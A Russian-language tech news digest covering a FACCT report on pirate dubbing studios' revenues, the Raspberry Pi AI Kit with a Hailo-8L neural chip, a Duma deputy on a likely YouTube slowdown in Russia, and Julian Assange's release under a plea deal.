
Аналитики компании FACCT изучили рынок и доходы за 2023 год **50** неофициальных студий озвучки, чьи переводы обычно используют нелегальные распространители видеоконтента.

Невзирая на общее падение рынка онлайн-пиратства в 2023 году (в целом он сократился на **16%**), активно развиваются студии альтернативного озвучивания, которые формируют вокруг себя собственный рынок. Исследователи связывают это с геополитической ситуацией, а также большим числом зарубежных сериалов и фильмов, не представленных официально в России.


Количество озвучек фильмов и сериалов в 2023 году превысило **22 700**.

Минимальный заработок изученных 50 студий за этот период оценивается более чем в **61,6 МИЛЛИОНА** рублей.

Одна студия обычно занимается озвучиванием фильмов и сериалов конкретных жанров и стран производства. Так, изученные студии распределяются по четырем обобщенным жанрам: **ФИЛЬМЫ И СЕРИАЛЫ ДЛЯ МАССОВОГО ЗРИТЕЛЯ**, **ДОРАМЫ**, **АНИМЕ**, а также **ТУРЕЦКИЕ ФИЛЬМЫ И СЕРИАЛЫ**.



Неофициальные озвучиватели зарабатывают на **СПОНСОРСКИХ ПОДПИСКАХ** (41,9%), **ДОХОДАХ ОТ РЕКЛАМЫ И СБОРОВ НА ОЗВУЧКУ** (23,4%), **РЕКЛАМНЫХ ДОХОДАХ С САЙТА** (20,5%), **ДОНАТАХ** (14,2%).



AI KIT ДЛЯ RASPBERRY

В продажу поступил модуль AI Kit, предназначенный для Raspberry Pi 5. Модуль создан совместно с компанией Hailo и содержит нейропроцессор ее производства, облегчающий работу над проектами, связанными с ИИ, нейросетями и машинным обучением.

AI Kit представлен в формате карты расширения HAT+ (Hardware Attached on Top). Новинка построена на нейропроцессоре Hailo-8L (урезанная версия чипа Hailo-8, анонсированного ранее в этом году). Модуль представлен в форм-факторе M.2, то есть его можно легко подключить к HAT+.

Компания Hailo специализируется на чипах, предназначенных для выполнения рабочих нагрузок ИИ на периферийных устройствах, например в автомобилях, умных камерах, а теперь и на Raspberry Pi.

Сообщается, что после подключения AI Kit к Raspberry Pi 5 устройство сможет выполнять 13 TOPS (триллионов операций в секунду). Это не слишком много по сравнению с GPU Nvidia или ИИ-ноутбуками с такими процессорами, как Intel Lunar Lake, на 40+ TOPS, однако решение получается экономичным и работает со штатным блоком питания Raspberry Pi на 27 Вт.


По словам технического директора Hailo Ави Баума (Avi Baum), чип потребляет около одного ватта на каждые три TOPS (и не более пяти ватт). А для обычной нагрузки, вроде обработки видео на 60 FPS в реальном времени, требуется порядка одного-двух ватт.

Что касается софта, последняя версия Raspberry Pi OS автоматически обнаруживает модуль Hailo, поэтому его сразу могут использовать ОС и соответствующие приложения.

Кроме того, Raspberry Pi обновила набор приложений для работы с камерой. Теперь, к примеру, можно использовать камеру для обнаружения объектов («Это автомобиль»), семантической сегментации («Эти три объекта — движущиеся автомобили»), сегментации объектов («Эти три движущихся автомобиля — грузовик, красный автомобиль и синий автомобиль»), определения поз и разметки лиц. При этом подчеркивается, что чип Hailo можно применять и для задач, не связанных с камерой.

AI Kit уже поступил в продажу и распространяется через «глобальную сеть одобренных реселлеров Raspberry Pi» по цене 70 долларов США.

Руководитель Raspberry Pi Foundation Эбен Аптон (Eben Upton) отметил, что многие большие языковые модели (LLM) сложно запустить даже на мощных ПК, а некоторые работы все равно придется выполнять в облаке. И хотя пока для AI Kit нет широкого спектра вариантов использования, Аптон ожидает, что его доступная цена приведет к «экспоненциальному росту» приложений и решений в области ИИ.



ЗАМЕДЛЕНИЕ YOUTUBE ВЕРОЯТНЕЕ БЛОКИРОВКИ

Зампред комитета Госдумы по информационной политике Антон Горелкин рассказал в своем Telegram-канале, что вариант с замедлением скорости работы YouTube в России выглядит более реалистичным, чем полная блокировка сервиса на территории страны.

> «Отлично сегодня подискутировали с экспертами РОЦИТ о судьбе YouTube. Сразу скажу, что пока нет ответа на самый популярный вопрос: „Когда его уже заблокируют?“ К тому же, скорее всего, регулятор сначала задействует не блокировку, а другую ограничительную меру — замедление скорости доступа. И тут есть нюанс.
>
> Законопроект о запрете рекламы на заблокированных ресурсах, который мы с коллегами внесли на рассмотрение Госдумы, затронет YouTube даже в случае замедления скорости. Это значит, что рекламные интеграции, которыми сейчас активно промышляют российские контент-мейкеры на американском видеохостинге, окажутся вне закона. А поскольку вариант с замедлением YouTube представляется более реалистичным, чем полная его блокировка, этот сценарий нужно держать в голове всем, кто вовлечен в эту деятельность», — пишет Горелкин.

Продолжение статьи →

← Начало статьи

ДЖУЛИАН АССАНЖ СВОБОДЕН

Основателя WikiLeaks Джулиана Ассанжа освободили из-под стражи, и он покинул тюрьму строгого режима Белмарш, где провел 1901 день. Ассанжа освободили в результате сделки, которую он заключил с Министерством юстиции США.

26 июня 2024 года Ассанж предстал перед судом на Северных Марианских островах (США), на острове Сайпан, и признал себя виновным по одному из 18 пунктов обвинения, а именно в сговоре с целью получения и распространения информации, связанной с национальной обороной США.

Дело в том, что в рамках соглашения после признания вины Ассанжа приговорили к 62 месяцам заключения, которые он уже отбыл в британской тюрьме. Затем судья зафиксировал договоренности между Ассанжем и Министерством юстиции США, после этого дело основателя WikiLeaks было официально прекращено, и он направился домой в Австралию.

Отметим, что остров Сайпан был выбран властями «с учетом несогласия обвиняемого ехать в континентальную часть США для признания своей вины и близости этого федерального окружного суда США к стране гражданства обвиняемого, Австралии, куда, как мы ожидаем, он вернется по окончании процесса», — говорится в письме Отдела национальной безопасности Министерства юстиции США от 24 июня текущего года.

> *«Это результат глобальной кампании, в которой принимала участие общественность, борцы за свободу прессы, законодатели и лидеры разных политических кругов, вплоть до Организации Объединенных Наций. Все это создало условия для проведения длительных переговоров с Министерством юстиции США, которые привели к заключению сделки, пока еще официально не завершенной. Мы предоставим дополнительную информацию в ближайшее время.*
>
> *После более пяти лет, проведенных в камере размером два на три метра, в условиях изоляции 23 часа в сутки, Ассанж скоро воссоединится со своей женой Стеллой Ассанж и детьми, которые знали своего отца только из за решетки.*
>
> *WikiLeaks опубликовала сенсационные истории о коррупции в правительстве и нарушениях прав человека, заставив представителей власти отвечать за свои действия. Будучи главным редактором, Джулиан жестоко поплатился за эти принципы и за право людей знать.*
>
> *Теперь, когда он возвращается в Австралию, мы благодарим всех, кто поддерживал нас, боролся за нас и сохранял непоколебимую преданность в борьбе за его свободу.*
>
> *Свобода Джулиана — это наша свобода», — пишут представители WikiLeaks.*

Напомним, что до заключения в тюрьму Белмарш около семи лет Ассанж прожил в посольстве Эквадора в Лондоне, где ему предоставили убежище, чтобы он мог избежать экстрадиции в Швецию. В Швеции против него были выдвинуты обвинения в изнасиловании, которые он отрицал и которые, как он опасался, в итоге будут использованы для его экстрадиции в США.

В 2019 году власти Эквадора лишили Ассанжа убежища в посольстве, аннулировали полученное им эквадорское гражданство и передали британской полиции, после чего он оказался в тюрьме строгого режима, откуда много лет противостоял попыткам экстрадиции со стороны США, где ему грозило до 175 лет тюремного заключения. Позже в том же году Швеция прекратила расследование в отношении Ассанжа.

